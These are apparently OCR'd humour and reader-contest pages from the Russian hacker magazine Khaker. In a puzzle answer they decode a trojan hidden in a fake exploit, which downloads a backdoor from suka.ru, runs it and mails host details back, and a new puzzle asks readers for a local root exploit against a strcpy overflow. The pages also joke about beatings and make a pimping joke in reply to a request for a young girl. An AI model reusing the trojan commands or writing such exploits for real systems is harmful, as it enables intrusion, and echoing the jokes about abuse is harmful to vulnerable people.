Что вы творите с журналом? Он становится все более и более попсовым (PC_Zone в отстой, реклама задолбала, убогие Визуал Хаки, полжурнала - какое-то дерьмо)! Те же Железо и PC_Zone заметно отстают от Кодинга и Взлома, поэтому их или сократить на фиг, или писать что-нибудь более хакерское. А вообще, стало меньше приколов и киберпанка. Прошли те времена, когда было приятно просто почитать зверский, клевый журнал, от которого срывало башню и хотелось 3.14zDos'ить все живое и перезадидосить уже задидошенное. Во, как было-то. Теперь статьи стали скучными (по стилю написания) и занудными. Авторы никогда ни за что не отвечают, поэтому буду валить все на них. Все равно им по фигу. Так что верните старину <beep>. Да пребудет с вами неиссякаемая СИЛА холодного ПИВА ;).
P.S. XAOS - Rulezzzzzzz.

Ответ X:

Вот так посмотришь, сколько Васей Пупкиных письма пишет, так диву даешься... хотя, может, это все один, только ящики почтовые меняет постоянно. Но я уверен, что это клонирование! Что-то я отвлекся, сорри... А я вот считаю, что <beep>ный у нас журнал! И могу, в отличие от Васятки, обосновать свое мнение. Но даже после такой критики мы не заплачем в уголке от обиды, а начнем с удвоенной силой придумывать новые и интересные вещи для тебя!

b00b1ik (b00b1ik@real.xakep.ru)



ХУМОР

Дневник настоящего хакера



Засунем ЖэЖэ в ЖоЖо

Сейчас очень модно иметь свой жизненный журнал aka ЖЖ. Выкладывать туда свои дневнички, которые другие посетители читают и оставляют о прочитанном свои комментарии. Когда у человека нет своего ЖЖ, он считается если не валенком, то уж НСД точно :). Какая-то попсовая мода пошла вести дневник, выкладывать на всеобщее обозрение свою личную жизнь. У меня вот нет ЖЖ, поэтому я выпросил кусочек бумажного пространства в журнале и выложил описание своего дня здесь, за что отдельное спасибо Симбиозису :).

УТРО

Проснулся в 8:30 от звонка будильника. Блиииин, мама завела мне его, чтобы я не опоздал на вторую пару. А так хотелось поспать, что я даже пошел на кухню и налил себе сока. Нет, вы не подумайте, я не забиваю на институт, просто у меня по пятницам военка, а я два года назад с ней провафлил. А родители еще не знают до сих пор. Просто если папа узнает о том, что после института я пойду в армию рядовым, он мне запретит ходить на дискотеки :(.

Сегодня особый день, потому что мы с друзьями идем на концерт Дельфина! Блиииин, я никогда не был на Дельфине, но надеюсь, что там будет много девчонок, ведь я им нравлюсь, хотя уже давно ни с кем не делал "того", потому что я бородатый :). Поэтому я решил немного обмыться в душе, побрить усики и подровнять бородку, чтобы удобнее было целоваться с девушками, обниматься, трогаться и т.д.

В 12:00 я позвонил друзьям из интернета, далее "Киса", потому что просит меня говорить "мррр" (издевается, сволочь, я же картавлю), и "Пистон", потому что высокий. Мы договорились встретиться в метро и пойти посидеть в кафе.

Я быстро собрался и выехал, перед этим, правда, немного попел песню группы NTL "Fuck Da Shwab". Знаете, отличная песня, задушевная такая. Я тоже когда-нибудь придумаю хорошую дизу на своего одногруппника (ненавижу этого рыжего ботана, строящего из себя самого умного. Не забыть ему в тыкву дать в понедельник при встрече. Дааааа, он будет купаться в своей крови, когда я ему буду распинывать ногами почки!!!).

Приехал я, значит, и стоял целый час!!! А их все не было!!! Не, ну как так можно? Я вот если договариваюсь, то всегда все делаю вовремя. А они опоздали, как один мой друг, далее "CuTTer", потому что в детстве любил вырезать на уроках труда.

Стою же я, жду, и вдруг мне звонит "CuTTer"! Я даже не ожидал такого. Просто у "CuTTer'а" никогда не бывает денег на телефоне, а тут он положил :). "CuTTer" спросил, где я нахожусь, и, узнав, что я недалеко от редакции, позвал к себе, чтобы я не мерз в ожидании "Кисы" и "Пистона", а посидел с ним. Ну, я же пошел.

ДЕНЬ

"CuTTer" меня встретил, и мы поднялись на третий этаж. Там немного посидели, он набросился на меня с автоматом АК-47 и стал мне его пихать "туда". Не, ну вот он шнур. Это же автомат Холода! Вдруг Холод подумает, что мы специально решили испачкать автомат, чтобы забрать его себе, и выгонит меня из редакции? Да ну его на фиг короче :(. Потом позвонила его знакомая, в дальнейшем "Маша", потому что туговатая немного, и мы пошли ее встречать в метро. Как раз я договорился с "Кисой" и "Пистоном", что они подъедут туда же.

Пришли в метро, а там "Маша"! Я когда ее увидел, вообще офигел! Она была с сумкой, как у хоккеиста. Ну, да ладно. Я отправил их обратно, а сам стал дожидаться друзей. Когда они

приехали, мы пошли в кафе "Пироги". И вот знаете, только мы зашли туда, как я увидел там еще одного знакомого интернетчика, в дальнейшем "Коса", потому что летом на даче курил траву. Мы с ним поздоровались, но подсаживаться за их столик не стали, потому что не хотели.

Сами же мы сели за свободный столик и стали дожидаться еще одну девушку, в дальнейшем "Мурка", потому что весит много ваще. Я заказал себе мясные блинчики со сладким соусом и стакан пива (мне же надо разгоняться перед Дельфином, чтобы было весело :)), "Пистон" взял себе спрайт, но я ему запретил его пить, потому что у него прыщ на губе был большой, а "Киса" купила двойной капучино. Я выпил пиво и начал кушать блинчики. Но они разваливались на глазах и поэтому все оказались в соуснице :(. Потом уже "Киса" мне сказала, что можно просто из соусницы поливать блинчики, а не макать их туда. Не, ну во я утюг :(. А вот, вспомнил: я еще когда смеялся, нечаянно хрюкнул, и "Киса" попросила меня побыстрее доесть и в присутствии "Мурки" не смеяться, чтобы не выглядеть глупо.

Когда пришла "Мурка", она мне так понравилась внешне, что я даже пошел в туалет быстро! А там какая-то девушка сидела, но она мне не понравилась, потому что у нее гриндера на ногах были, и если бы я взял ее на концерт, то ее металлоискатели бы не пропустили. Тогда бы все подумали, что у меня бомба и посадили бы в тюрьму. Как бы я тогда объяснил маме, что не хожу в институт? Я быстро пописял и пошел со всеми прощаться, потому что меня уже ждали в метро друзья. Пока я шел, то по пути встретил "CuTTer'a" и "Машу". Они пошли со мной, и я им предлагал посетить концерт, потому что оставалось еще 2 билета лишних. Но "CuTTer" твердо решил ехать к "Маше", а вечером со мной рвануть на ночь к нашему другу, в дальнейшем "NSD", потому что... хм... ну, в общем, потому что у него не хватило фантазии на ник "Черный Рыцарь". В метро нас уже ждали "symbiosis", потому что биологию не



любит, и "Ваня", потому что в паспорте так написано. Мы с ними поздоровались за руку, но "symbiosis" попросил нас с "Ваней" сходить за пивом, а сам остался с "CuTTer'ом" обсуждать какие-то проблемы. "Маша" тоже не пошла за пивом с нами, наверное, она боялась, что мы купим пиво, а сами от нее убежим. Я взял в ларьке пиво "Козел". Но я сказал "Дайте мне козлика", чтобы продавщица засмеялась. Но засмеялся "Ваня", а продавщица нерусская была :(. Зато у нее ж*па большая.

"Ваня" тоже купил пива "symbiosis'у", а себе взял Ред Эвил, потому что его собака покусала, и ему нельзя пить до лета. Зато его в лагере укусил клещ прямо "туда" :).



ВЕЧЕР

Спустились же мы обратно в метро, подождали немного, и приехал еще один наш друг, далее "Репейник", потому что я не знаю, как его на самом деле зовут. И мы поехали на концерт все, кроме "CuTTer'a" и "Маши". Они рванули к "Маше" на квартиру, чтобы развлекаться (я себе это слабо представляю, вообще). Пока ехали - шутили, улыбались. А потом даже настолько улыбались, что пропустили нужную станцию метро, и пришлось возвращаться обратно. На нужной станции мы встретили "Хмыря" (потому что у него глаза выпуклые). Его первым заметил "symbiosis", а мы - нет, потому что мы его еще не знали. "Хмырь" остался ждать "Chupak'y" (потому что длинный, как палочка у чупа-чупса), а мы вышли в туалет и за пивом. И вот знаете, я, когда писял, "symbiosis" начал смеяться надо мной. Вот ведь он кран :(. Никогда ничего серьезно не скажет, только смеется.

Потом "symbiosis" с "Ваней" пошли в метро за "Хмырем" и "Chupak'ой", а мы с "Репейником" остались на улице допивать пиво. Меня, кстати, немного вставило с пива, представляете? :) Так хорошо сразу стало, девчонки симпатичные ходят, а у меня голова кружится.

Когда все были в сборе, мы пошли к месту концерта, по пути купив еще пива. Пришли, и "Репейник" предложил мне кого-нибудь опрокинуть на деньги. Не, ну вот он шнур, зачем кого-то опрокидывать - всем же нужны деньги. Но

"Репейник" как-то злобно на меня посмотрел, и мне пришлось согласиться.


Мы выпили еще пива и пошли на концерт. А там Дельфин вышел когда, все начали ломиться к сцене, блиииин!!! Меня пару раз даже затоптали :(. Ну я же час поколбасился, а потом мне стало плохо, и я вышел в бар, освежиться пивом. А там сидели еще "Ваня" и "Хмырь" и о чем-то разговаривали. Я подсел к ним, и они предложили мне выпить коньяку, и я не отказался. Зря я это сделал, потому что потом мне настолько плохо стало, что я даже почти уснул на стуле.

После концерта мы все вышли на улицу и стали одевать кто что. Кто футболку, кто куртку. А я нашел бутылку био-йогурта и стал ее пинать. Но она в итоге очень сильно полетела и попала в мужика какого-то и всего испачкала. Он начал на нас кричать, но "Репейник" ему сказал пару слов, после чего мужик убежал. Хорошо, когда есть накачанные друзья. Мне даже было не страшно почти. Потому что если что, то "Репейник" бы его быстро угомонил! Вот.

На выходе мы встретили еще одного знакомого, далее "Nikitozz" (он же RedWay), потому что его зовут не Александр, а Никита.

Я и "Nikitozz" решили поехать к "NSD" и договорились по мобилке с "CuTTer'ом", что встретимся в метро и поедем вместе. Сначала ехали все вместе и по пути купили подарки "CuTTer'у". Я купил ему шоколадку "Нестле", а "Nikitozz" купил киндер-сюрприз.

Едем же мы в метро. Все наши вышли, и остались только мы с "Nikitozz'ом" и еще одним пацаном. Кто он такой - я не знаю. И тут поднимается здоровый мужик и говорит нам, что мы сейчас будем убираться в вагоне!!! Я офигел и послал его далеко и надолго, для страху еще сложил руки на груди, как в "Бригаде". Но он мне почему-то показал ксиву, что он из ФСБ, и двинул апперкотом в челюсть :(. Мы решили, что не стоит с ним связываться и вышли, а точнее он нас вытолкал на следующей станции. Он проводил нас до эскалатора, а сам остался снизу. Когда мы отъехали примерно на половину, я ему показал фак и жестами позвал к себе. А он как подорвется!! ЕЕЕЕ!! Как побежит за нами!! Ну, мы от него тоже побежали сначала вверх, а потом вниз. Кое-как смылись. Слава богу, уффффф :).



На CD ты сможешь найти этот текст, озвученный самим автором - Бубликом :).



НОЧЬ

Тот пацан, которого я не знаю, куда-то поехал, а мы с "Nikitozz'ом" рванули к "CuTTer'у". А "CuTTer" был с "Машей", и они уже нас заждались. Но мы им рассказали историю про мужика, и они успокоились :).

В метро нас встретил "NSD", я ему рассказал, как убого смотрится его прическа, зализанная назад, и то, что Джеймс Бонд уже давно вышел из моды, и мы пошли в Рамстор покупать еду и питье (пить что-то хотелось).

Заодно мы покатались в час ночи в магазине на тележках, так славно, вы не представляете! А у "NSD" квартира однокомнатная и какая-то отстойная оказалась.

Мы выпили, поговорили, поулыбались. Я начал домогаться "Машу", но она не захотела со мной "того". Она вообще ни с кем не хотела. Глупая какая-то, ей-богу :(. "CuTTer" зачем-то взял боксерские перчатки и начал меня и "NSD" избивать. Но мы ему навешали люлей, и он успокоился сразу же :). Потом еще хотели посмотреть фильм на компьютере, но все хотели спать и разлеглись на диване :(.



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Решила написать о следующем (вдруг пригодится?). Часто случается, что в инете предлагают посмотреть flash-файлы (обычно это .swf), но не дают их сохранить. Их можно выудить из Temporary Internet Files, если при их просмотре использовался Internet Explorer, или, например, из Program Files -> Opera -> Cache 4, если файл просматривался под Оперой (в зависимости от браузера). При этом имя файла может быть изменено. Так же можно вернуть и другие файлы, например wav.


Sundew
olga@aikibudo.ru



X-CREW


Многие уверены, что стать автором Х очень-очень сложно, что для этого надо иметь голову размером с арбуз и уметь ломать этой головой все, что можно сломать. Но так как цель рубрики Команда доказать, что мы - такие же люди, как и ты (с совершенно нормальными пропорциями тела), сегодня самые популярные авторы Х расскажут тебе, как же они стали этими самыми авторами. Увидишь - это не так сложно, как может показаться на первый взгляд.

Skylord



Года полтора назад я ни о каком Хакере и не помышлял: копался в прошивках мобильников, писал проги для телефонов и был доволен жизнью. И вот однажды появился в моем мыле некий M.J.Ash - он, оказывается, попользовался одной из моих прожек, она ему понравилась, и он предложил мне самому обо всем этом и написать. Ну, а мне что, трудно что ли? По сочинениям в школе пятерки были, ну и все такое... ;-) А уж у][я самые первые номера видел, которые в далеких 90-х издавались, так что "предмет и метод" были вполне знакомы. Сначала написал о мобильниках. Потом вообще о софте... Сейчас планирую в Никсы что-нибудь написать, потому что в последнее время сисадминю активно. В общем-то, так и получается: чем занимаюсь, что мне интересно, о том и пишу :-).

Horrific




Однажды в студеную зимнюю пору с работы я вышел, был сильный мороз... Иду себе, никого не трогаю, и вдруг на прилавке вижу журнал с надписью Хакер (это был самый первый номер). Он мне сразу понравился. Дважды перечитал и заинтересовался призывом SINtez'а вступить в команду авторов Х. Мозги у меня еще не сильно протухли в моей деревне, поэтому замылил письмецо и спокойно забросил свои валенки на печку. И - о чудо! Мне ответил сам SINtez! Спрашивает, мол, что знаешь, что умеешь? Понравились ему мои умения, говорит, вступай в команду. Писать я тогда еще не умел и стал его заваливать своей чушью. И ровно через 9 месяцев в Х появилась моя первая статья (что-то типа "Как распространять шаровары"). Вот сижу после этого на своей печке и терзаю деревянный ноутбук с графитовыми вставками в целях написания очередной чуши.

Nikitos




В далеком 2001 году мне приснился почти эротический сон. Их было трое, вернее, сперва одна, а потом сразу три. Такие красивые - карточки России-он-лайн! Надо же было - во сне придумать баг у крупного провайдера! :) Проснувшись утром, я попробовал то, что придумал ночью - баг работал! Через некоторое время, когда я уже заработал на этом денег и стало довольно скучно, я решил написать об этом в Х :). Вот так я стал автором.

Forb




Заканчивался 2000 год. В то время мне было всего 16 лет, и я фанател от Хакера. Читал его практически с первых номеров. Может быть, поэтому я уже умел дефейсить сайты и мало-мальски кодить на Перле. Хотелось поделиться навыками с другими. Прикинув: "А почему бы и нет?", я зашел на DalNet/#хакер и спросил: "Реально ли написать статью в журнал?" Почти все усмехнулись, сказали, что вряд ли ее возьмут, но один из посетителей посоветовал отправить материал СИНтезу. Я так и сделал: статья была всего на 4-5 килов, но являлась довольно интересным пособием по взлому провайдера. Спустя 3 месяца мне пришел ответ от главреда. СИНтез сказал, что материал будет опубликован в мартовском Х за 2001 год. Надо отметить, что по этой статье я до сих пор получаю письма от читателей, чем очень горжусь ;). Спустя несколько месяцев появилась идея написать еще один материал по TCL, затем еще... и еще. И вот дождались: Forb становится постоянным автором Х.

Step



Помнится, дело было осенью y2k. К тому времени я уже успел переболеть игрушками, железом, сетями и программингом. Все это перестало вызывать у меня былой животрепещущий интерес. Хотелось попробовать свои силы в чем-то новом, доселе неизведанном. И я загорелся написать статью в один из компьютерных журналов. Причем взялся за эту идею вполне основательно - не медля, отправил через фидошный гейт (с инетом у меня тогда были траблы) соответствующие письма главредам десятка изданий. Ответ был получен только от одного - Сереги Покровского. SINtez, назвав меня "господином-фидошником", предложил на выбор несколько тем. И вот - уже в декабре была опубликована моя статья "Что нужно знать про ASP".

Алекс Целых



В конце 90-х я с головой окунулся в электронную журналистику. Это был истеричный бум хай-тека. Время футурологов и киберромантиков. Я вел популярную рассылку на ГорКоте. "Новости технологий" делались глубокой ночью. Офлайн замирал, и в резавшем тишину жужжании модема можно было разобрать отголоски нового мира. Получая экономическое образование в техвузе, я по эстетски играл словами и закручивал неологизмы. Это была затейливая игра в "верю - не верю". Томительное ожидание Миллениума - рубежа, за которым были роботы, имплантаты и изысканные гаджеты. В феврале 2000 в полтретьего ночи меня позвал голос СИНтеза - он мылом приглашал вести раздел новостей хай-тека. Я нашел в Хакере формат, созвучный моему миропониманию. А с недавних пор веду в журнале рубрику Имплант.

■ Иван Скляров (Sklyarov@real.xakep.ru)


X-PUZZLE

«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»
Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ПЕРВЫЙ ПАЗЛ «I LOVE WINDOWS!»

На скриншоте показана com-программа (96 байт), которая выводит на экран фразу «I love Windows!». Наверное, не стоит объяснять, что это неправильная жизненная позиция :). Поэтому нужно изменить в этой программе всего один байт, чтобы прога выдала на экран фразу «I love Linux!».

Для тех, кому лениво набивать вручную код с рисунка, я выложил прогу для скачивания на сайте http://xpuzzle.narod.ru/love.com.



1 приз



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер

Я шокирован не меньше тебя, первое место заняла девочка по имени Marina (MaPuHa@inbox.ru)! Если ты думаешь, что я присудил ей первое место вследствие своего предвзятого отношения, то ты ошибаешься, мне абсолютно все равно, кто ты: шестилетняя девочка, олигоФренд или старик-паралитик. Главное, чтобы твои ответы с моими сходились :). Но она прислала свои правильные ответы первой! В какой-то момент я даже засомневался в том, что это действительно девочка, и послал ей письмо, где поинтересовался: «А может, ты не Марина, а Петя?» «Нет, – говорит, – Марина я, а никакая я не Петя!» Короче, поставлен я был на место со своими глупыми вопросами (так мне и надо). Поздравляем тебя, Марина!

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ ОТВЕТ НА ПАЗЛ №1
«Admin Monkey»

Если складывать ASCII-коды символов, входящих в пароль, то первые три символа пароля всегда в сумме образуют число 213 (в dec), последующие три символа всегда дают в сумме 150 (в dec), и последние три символа пароля всегда образуют число 260 (в dec).

■ ОТВЕТ НА ПАЗЛ №2
«Архив с секретом»

Для того чтобы открыть архив, нужно исправить 15-й байт с 21 на 22 (с 15-го байта в zip-архиве всегда расположена контрольная сумма, именно она сама и была повреждена). Для прочтения зашифрованного сообщения в файле secret.com необходимо поменять 28-й байт с 42 на 43 (т.е. "inc dx" на "inc bx"). А текст последнего задания гласит: «Please, send me any postcard on the e-mail sklyarov@mail333.com ;)». Следовательно для полного решения пазла необходимо было просто отправить открытку на указанный e-mail ;).

■ ОТВЕТ НА ПАЗЛ №3
«Василий и великий гуру»

Без оператора условия строку можно переписать следующим образом:

N=Y+X-N

■ ОТВЕТ НА ПАЗЛ №4
«Приватный эксплойт для скрипткидди»

Использование этого эксплойта может закончиться печально для скрипткидди, т.к. под видом эксплойта здесь скрывается обычный троян. В переменной shellcode под шестнадцатеричными кодами скрыты следующие строки:

```
`which lynx` -dump suka.ru/bd.c>/tmp/bd.c;
gcc -o /tmp/bd /tmp/bd.c;
sh /tmp/bd;rm -f /tmp/bd*;
echo "`whoami`@`hostname -i`"|mail h@suka.ru
```

Т.е. с помощью lynx скачивается файл bd.c (очевидно бэкдор) с адреса suka.ru и записывается в темповую директорию. Затем бэкдор компилится и запускается, после чего удаляются все временные файлы. Далее отправляется письмо автору «эксплойта». Естественно, что ничего подобного в настоящем эксплойте быть не может.

ВТОРОЙ ПАЗЛ «ЧУДЕСНЫЙ ЭКСПЛОЙТ»

Скрипткидди удалось получить доступ к шеллу удаленной машины с правами nobody. Это не устраивало маленького засранца, т.к. ему хотелось рута. Перепробовав все доступные локальные эксплойты, скрипткидди хотел уж было совсем отчаяться, но неожиданно, просматривая файлы на сервере, он заметил очень подозрительный суидный файл под названием hole. Порыскав по инету, он не смог найти эксплойт к данной программе, зато нашел исходник hole, явно написанный гением-недоучкой. Внутри скрипткидди обнаружил такой бажный код на Си:


```
int main (int argc, char *argv[])
{
  char buff[100];

  if (argc>1) {
   strcpy(buff, argv[1]);
   printf("Ok\n");
  } else
   printf("Enter arguments!\n");
   return 0;
}
```

Помоги засранцу написать локальный эксплойт, который поднимал бы права до рута (uid=0(root) gid=0(root)). Сервер крутится под ОС Linux.

Примечание: дополнительно будет (если будет) определяться автор самого маленького и самого оригинального эксплойта.

2 приз



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

По поводу второго пазла (Архив с секретом). Каких только открыток я ни получил на свой e-mail ;). Тут были и признания в любви, и в ненависти, один товарищ поздравил с Новым годом, а кто-то, очевидно, сфотографировал себя в ванне... Короче, прикольно. В следующий раз, думаю, в каком-нибудь пазле номер своего счета в банке дать ;). Messir'у (messir@rt.mipt.ru) отдельное спасибо за кучу забавных картинок с не менее забавными пожеланиями мне лично и всей редакции ;). Приз твой!

ТРЕТИЙ ПАЗЛ «ВОПРОСЫ НА ЗАСЫПКУ»

❶. Что означают первые четыре цифры в названиях знаменитых эксплойтов: 7350854, 7350fun, 7350wurm?

❷. Что здесь зашифровано:

????????????+AAAAAAAAAAAA222 22+++++++++++++++++++

❸. Ниже показаны 11 стандартных nix-команд. Скажи, какая из этих команд является лишней в списке и почему.

cd, more, sort, date, at, rmdir, mkdir, echo, pwd, set, find.

❹. Сколькими способами можно расставить на шахматной доске восемь ладей, не угрожающих друг другу? Напиши программу, которая определяла бы все возможные расстановки.

Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 июля. До встречи!

Кто меньше?

Ниже приведены примеры программ, которые выводят точные копии самих себя (подробности смотри в январском выпуске X-Puzzle).

Приведенное в прошлом выпуске X-Puzzle решение на языке Pascal от Олега Владимировича значительно смог улучшить madcyber (madcyber@mail.ru), со 142 до 94 символов:

```
const s='#39;begin
write(copy(s+s+s,39,94))end.const s='#39;begin
write(copy(s+s+s,39,94))end.
```

Прога должна быть записана в одну строку, например в файл self.pas. Для компиляции в Delphi7 можно использовать такую командную строку: dcc32 -CC self.pas.

Также madcyber выслал решение на языке Ассемблер (смотри рисунок). Выполняющийся файл можно получить с помощью вот такого батника (компилятор TASM):

```
@echo off
C:\TASM\BIN\TASM.EXE TASM41_7.ASM
C:\TASM\BIN\TLINK.EXE /x /t TASM41_7.OBJ
del TASM41_7.OBJ
```

Конкурс продолжается! Присылай свои программы, выводящие точные копии самих себя, на любом языке программирования. Лучшие, а значит, самые маленькие варианты будут опубликованы на этих страницах!

3 приз



Элитный коврик Хакер WELCOME и годовая подписка на журнал Хакер

И последний приз уходит к Sj Krot'y (sjman@mail.ru). Спасибо за правильные ответы, наши поздравления!

ТРЁП С ЧИТАТЕЛЯМИ

Ну, вот и пролетели два месяца с тех пор, как мы указали в журнале номера своих мобильных телефонов. За это время нас успели "атаковать" по полной программе. Начиная со следующего дня после выхода в свет апрельского номера, наши телефоны стали раздуваться от сообщений, как животы жителей далекой Эфиопии от голода :). Так приятно, аж хотелось любить всех на свете :). Через некоторое время, после такого SMS-марафона, мы научились слепому десятипальцевому методу печати на мобильных клавиатурах (без шуток). Читатели интересовались разными вопросами по поводу журнала, предлагали свои идеи и просто общались "обо всем". Но, как водится, не обошлось и без прикольных моментов. Самые перловые SMS'ки мы и хотим сейчас выставить на всеобщее обозрение :). Просьба заранее, если кто узнает свою писанину - не ругайтесь на нас, мы просто оценили юморнутость ваших посланий :).

Ч: Никак не могу понять хакер ли я отправьте мне несколько вопросов

Х: 1) Сколько ног у кошки? 2) Как фамилия Позовского? 3) Где живет

Ч: я добрый, но ничего не могу с собой поделать, убейте меня
Х: С места в карьер парень сказанул :). Ни «здрасьте», ни «до свидания». Убейте меня, и все тут! :)
Ч: Как пишется «переносится»?
Х: Как слышится, так и пишется :). А вообще, мы не знаем, мы безграмотные.
Ч: Здравствуйте, почему вы не хотите сделать еще телепередачу журнал хакер?
Х: Проспонсируешь - сделаем. Хорошо проспонсируешь - отправим к Луне спутник с баннером Хакера.
Ч: Х! Добавь в оглавление журнала номера страниц с рекламой а то уж больно неудобно искать...
Х: Во чудак, покупает журнал из-за рекламы :).
Ч: Килл зе американ.
Х: Лучше убей того, который слишком добрый.

Ч: У вас есть девочка лет 13-14? Хочу познакомиться с девочкой...

Х: У нас есть все, как в Греции. Мы же сутенерами подрабатываем ночью. А вообще, знакомься с мальчиками.

Ч: Тут один пацан приглашает вас на его день варения. Придете?
Х: Ага, мы же клоуны из «Аншлага». Разъезжаем с гастролями по днюхам :).
Ч: Люди, напишите прогу для DDOS-атак! Ну очень надо!!!
Х: Хорошо, только ломалку интернет-банков допишем. Сейчас она нам нужнее проги для ддос-атак :).
Ч: Куда делся Шеповалов? Ответьте плиз, а то я в окно выпрыгну!!!
Х: Прыгай! Долетев до третьего этажа, ты его догонишь :).
Ч: Можете атаковать 192.168.26.22???
Х: Ага, уже заатаковались ;).
Ч: Народ! Развеселите больного! Шуточку пришлите или еще чего, плиз!
Х: Ну, точно нас за клоунов держат :).

РЕДАКЦИОННЫЙ НОМЕР +79037714241

Ч: Спасибо за журнал, он меня избавляет от комаров

Х: Да не за что. Спонсор нашего журнала - антикомариное средство "Раптор"!

Ч: Срочно свяжись со мной! Меня зовут Дима мне 18 лет
Х: Первый-первый, я второй! Третьим будешь? На связь вышел, мне 19.
Ч: А вы че не спите?
Х: А мы тряпки жжем, смеемся...
Ч: Хто такое есплоит и хто с ними делать
Х: А ты чего шепелявишь-то? Сейчас картавость в моде, вообще-то :).
Ч: Здравствуйте я хотел спросить у меня какойто вирус или не вирус я не знаю короче у меня через 1 минуту комп перезагружается и что мне теперь делать этот вирус называется ЛОВЕСАН
Х: Спасибо что сказал нам как называется этот вирус он ЛОВЕСАН или не ЛОВЕСАН мы не знаем короче что делать мы в панике не умирай братишка мы его теряем вернее он прячется ааааа

Ч: Че, умный самый, телефон в журнал печатать?

Х: Не-а, самые умные дают адреса свои и своих девушек :).

Ч: В рубрике ХАОС реальные события? Мой ник Камикадзе!!!
Х: В рубрике ХАОС вымышленные события! Твой ник Камикадзе!!!
Ч: Как мне научиться взлому?
Х: Ну, уж всяко-разно, читая наш журнал, взлому ты не научишься!
Ч: Мне хак не поможет, пойду, возьму пассатижи
Х: Пассатижи тебе тоже не помогут. Сходи, возьми кусачки.
Ч: Дай свою асю
Х: Держи, мне не жалко! Ася: 313095212. Пароль: schwarz (у меня таких ась еще много).
Ч: Привет, хочу проверить вашу мазу с телефонами!!! Ну напиши мне хоть что-нибудь!!!
Х: Сорри, зе мобайл намба из темпорари блокд.
Ч: А почему у вас в журнале написано, что женщины – не люди??!! А так все нравится!!
Х: А почему тебя интересует именно этот вопрос? А так все ок.
Ч: Что делать: перезагружается комп! А когда играю в CS не включается.
Х: А как можно гонять в контру при не включающемся компе? :)
Ч: Прочитал статью про sql-inj. А можно таким образом сломать скрипты, которые работают не с базами данных?
Х: Можно, только если очень осторожно!
Ч: Господа хакеры помогите написать скрипт для какого-нибудь ip для того чтобы он ел Куки
Х: А чем же этот скрипт будет запивать съеденные куки?
Ч: Хой!! Ты кто???
Х: Йо! Я еще и сам не определился, кто я :(.
Ч: А правда что появился новый вирь ловесан и майдум гуляют
Х: Правда появился такой вирь ЛОВЕСАН и еще компьютер постоянно перезагружается мы сами не знаем что это такое



На этом наши телефоны не блокируются :). Мы все еще продолжаем общаться с читателями, поэтому пишите и звоните, а мы будем только рады.
С любовью, X-CreW.

CuTTer +79263256014

Nikitos +79037916528

Dr.Klouniz +79167521175

b00b1ik +79165787278


SAMSUNG
ГЕНЕРАЛЬНЫЙ ПАРТНЕР
ОЛИМПИЙСКОГО КОМИТЕТА РОССИИ
ЛУЧШИЙ РАБОТНИК МЕСЯЦА
SCX-4216F



VER 06.04 (66)
ХАКЕР
Мобильная телепатия
Вершина порнобизнеса
Эксплойтный ликбез
ICQ'шная хаксцена